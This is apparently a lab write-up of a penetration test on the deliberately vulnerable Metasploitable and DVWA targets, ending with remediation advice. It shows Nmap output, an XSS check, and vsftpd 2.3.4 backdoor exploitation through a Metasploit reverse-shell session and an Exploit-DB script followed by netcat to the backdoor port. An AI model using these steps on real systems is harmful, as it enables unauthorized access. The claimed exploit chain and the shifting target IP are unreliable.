Exploiting Vulnerabilities Using Advanced Techniques

Objective:

To chain and customize exploits for complex attack scenarios.

Tools Required:

- **Kali Linux**
- **Metasploitable**
- **Metasploit Framework**
- **Exploit-DB**
- **OpenVAS**

Definitions:

Exploit-DB:


Exploit-DB (Exploit Database) is a public repository of known exploits and vulnerabilities maintained by Offensive Security for learning and penetration testing.


Metasploit Framework:

It is an open source exploit framework/tool that is used to find, exploit, and validate vulnerabilities in systems.


Steps Performed:


1. **Start the Metasploitable and Linux machine. Inside firefox open the URL for metasploitable and hover to the 'dvwa' section and login inside the web page.**
2. **Also open the console and type the command 'document.cookie' to get the session cookie both before and after logging into the account:**





3. **This resulted in the website having a 'Session Fixation' vulnerability since both the cookies are identical and can be exploited to gain access to the website without needing the use of credentials.**
4. **Once logged in, check the website for XSS. Go to the XSS (Reflected) tab and type in a XSS payload inside the displayed field:**





5. **A box appears on the screen with a message showcasing that the website contains a XSS vulnerability.**
6. **Perform a Nmap scan on the Metasploitable machine to identify all the open ports, services and versions it is running:**

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -A -T 3 -p- 192.168.31.200
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-02 06:18 -0400
Nmap scan report for 192.168.31.200
Host is up (0.0013s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.31.88
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
```


```
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
35623/tcp open  mountd      1-3 (RPC #100005)
40083/tcp open  java-rmi    GNU Classpath grmiregistry
50277/tcp open  nlockmgr    1-4 (RPC #100021)
58367/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:42:C7:AD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-04-02T05:59:22-04:00
```

7. **Output from the scan displays that the machine's port 21 is open and it's running a very old version of ftp services, 'vsftpd 2.3.4'. Use msfconsole to exploit this vulnerability to gain access to the target machine:**


```
Session  Actions  Edit  View  Help

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.31.88:4444
[+] 192.168.31.200:21 - Backdoor has been spawned!
[*] Meterpreter session 3 opened (192.168.31.88:4444 -> 192.168.31.200:51260) at 2026-04-02 07:56:33 -0400

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    guid                      Get the session GUID
```

8. **This provides a meterpreter shell where various commands can be performed to gather more sensitive details about the target and exploit it further.**
9. **Also the command 'searchsploit vsftpd' can be used to find and download more exploits.**
10. **Download the suitable exploit for the service version found and use it to directly obtain access to the system:**


```
Session  Actions  Edit  View  Help
└─$ searchsploit vsftpd
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                | Path
---------------------------------------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                                | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                                | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                                | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                        | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                                       | multiple/remote/49719.py
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit -m unix/remote/49757.py
  Exploit: vsftpd 2.3.4 - Backdoor Command Execution
      URL: https://www.exploit-db.com/exploits/49757
     Path: /usr/share/exploitdb/exploits/unix/remote/49757.py
    Codes: CVE-2011-2523
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/Downloads/49757.py


┌──(kali㉿kali)-[~/Downloads]
└─$ nano 49757.py

┌──(kali㉿kali)-[~/Downloads]
└─$ mv 49757.py vsftpd_exploit.py

┌──(kali㉿kali)-[~/Downloads]
└─$ chmod +x vsftpd_exploit.py

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 vsftpd_exploit.py 192.168.31.200
Success, shell opened
Send `exit` to quit shell
```



11. **This gives a backdoor access to execute commands remotely and exploit the machine.**
12. **Using this from exploit-db, a new customized python file can be created which can also be used to obtain access to the target machine:**




13. **Running this file using the command 'python3 vsftpd_exploit.py 192.168.31.250' and on a new tab use the command 'nc 192.168.31.250 6200' where a shell giving access is obtained:**




14. The following table can be drawn as a chain of exploits from the following test:

Exploit ID	Description	Target IP	Status	Payload
001	Session Fixation to XSS to RCE	192.168.31.250	Success	Shell

15. An OpenVAS scan was also done before beginning these tests:





16. **The report is attached with the project and gives an insight regarding various vulnerabilities found while performing a vulnerability scan on the target. It provides the port on which the vulnerability was found along with the severity and more details regarding it.**

Remediation:

The identified vulnerabilities, including the VSFTPD 2.3.4 backdoor, cross-site scripting (XSS), and session fixation, expose the system to critical security risks such as remote code execution and unauthorized access.

To mitigate these issues, all outdated and vulnerable services must be updated or removed, particularly replacing the compromised VSFTPD version with a secure alternative. Input validation and output encoding should be implemented to prevent XSS attacks. Session management must be improved by regenerating session IDs after authentication and enforcing secure cookie attributes. Additionally, unnecessary services should be disabled, firewall rules should be applied, and regular vulnerability assessments must be conducted to ensure ongoing security.